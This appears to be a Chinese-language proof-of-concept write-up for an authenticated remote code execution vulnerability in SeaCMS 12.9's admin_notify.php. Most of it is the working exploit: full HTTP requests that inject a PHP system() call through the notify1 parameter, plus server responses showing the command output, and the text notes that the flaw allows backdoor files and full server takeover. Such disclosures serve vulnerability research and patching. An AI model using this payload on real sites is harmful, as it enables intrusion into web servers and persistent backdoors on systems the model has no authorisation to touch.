X8-2海洋-CMS-RCE


漏洞描述：

海洋CMS admin_notify.php 接口处存在远程代码执行漏洞，经过身份验证的远程攻击者可利用该漏洞执行任意代码，写入后门文件，进而控制整个web服务器。

影响版本：

SeaCMS 12.9

网站图片：



PHP版本：7.3.4
GD版本：2.1.0
是否安全模式：Off
支持上传的最大文件：100M
Register_Globals：Off
Magic_Quotes_Gpc：Off
是否允许打开远程连接：支持
其它必须函数检测：符合要求
域名-端口：127.0.0.1 - 80
引擎：nginx/1.15.11
MySql版本：5.7.26
系统：WINNT
PHP执行时间限制：300秒
PHP内存使用限制：256M

程序版本 | 当前 V12.9 最新 V12.9

欢迎访问官方主页获取帮助 | www.seacms.net

本页面用时0.017718秒,共执行5次数据查询

POWER BY SEACMS


漏洞复现：

payload:

```
POST /SeaCMS_12.9/Upload/pwh4pc/admin_notify.php?action=set HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Priority: u=1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1/SeaCMS_12.9/Upload/pwh4pc/admin_notify.php
Sec-Fetch-Dest: document
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: PHPSESSID=8h9dt1md0b4ppcvdrjn64kfsum
Sec-Fetch-Site: same-origin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Mode: navigate
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate, br, zstd

notify1=1";system("type C:\Windows\win.ini");;//&notify2=2&notify3=3
```

效果图:




```
POST /SeaCMS_12.9/Upload/pwh4pc/admin_notify.php?action=set HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Priority: u=1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1/SeaCMS_12.9/Upload/pwh4pc/admin_notify.php
Sec-Fetch-Dest: document
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: PHPSESSID=8h9dt1md0b4ppcvdrjn64kfsum
Sec-Fetch-Site: same-origin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Mode: navigate
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate, br, zstd

notify1=1";system("type C:\Windows\win.ini");;//&notify2=2&notify3=3
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Wed, 12 Jun 2024 11:00:25 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Content-Length: 1597

<html>
  <head>
    <title>提示信息</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta
      name="viewport"
      content="width=device-width,initial-scale=1,minimum-scale=1,maximum-sc
      user-scalable=no"
    />
    <base target="_self" />
    <style>
      body{background:#f9fafd;color:#818181}a {text-decoration: none}.mac_ms
      {width:90%;max-width:420px;margin:5% auto 0;border: 1px solid #293846
      border-radius: 4px;box-shadow: 0px 1px 2px rgba(0,0,0,0.1);border: 1px
      #0099CC;background-color: #F2F9FD;}.mac_msg_jump .title{margin-bottom
      mac_msg_jump .text{margin-top: 20px;font-size:14px;color:#555;font-wei
      normal;}.msg_jump_tit{height: 32px;padding: 0px;line-height: 32px;font
      color: #DFE4ED;text-align: left;background: #0099CC;}
    </style>
```

PS：后台漏洞，有后台权限的可以打，执行后会有一个保存设置的过程然后页面跳转，需再次请求页面，查看命令执行结果，也可以使用浏览器插件一步到位，如下： 效果图：



```
GET /SeaCMS_12.9/Upload/pwh4pc/admin_notify.php HTTP/1.1
Host : 127.0.0.1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Site: same-origin
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: PHPSESSID=8h9dt1md0b4ppcvdrjn64kfsum
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept-Encoding: gzip, deflate, br, zstd
Referer: http://127.0.0.1/SeaCMS_12.9/Upload/pwh4pc/admin_notify.php?action=set
Priority: u=1
```

```
      if(parent.$('admincpnav')) parent.$('admincpnav').innerHTML='后台首页
      raquo;&nbsp;管理员&nbsp;&raquo;&nbsp;百度主动推送设置 ';
    </script>
    <div class="r_main">
      <div class="r_content">
        <div class="r_content_1">
          <form action="?action=set" method="post">
            <table
              width="100%"
              border="0"
              cellpadding="0"
              cellspacing="0"
              class="tb_style"
            >
              <tbody>
                <tr class="thead">
                  <td colspan="5" class="td_title">会员消息通知</td>
                </tr>
                <tr>
                  ; for 16-bit app support [fonts] [extensions] [mci extens
                  [files] [Mail] MAPI=1
                </tr>

                <tr>
                  <td width="80%" align="left" height="30" class="td_border
                    <br />通知1: <br /><textarea
                      name="notify1"
```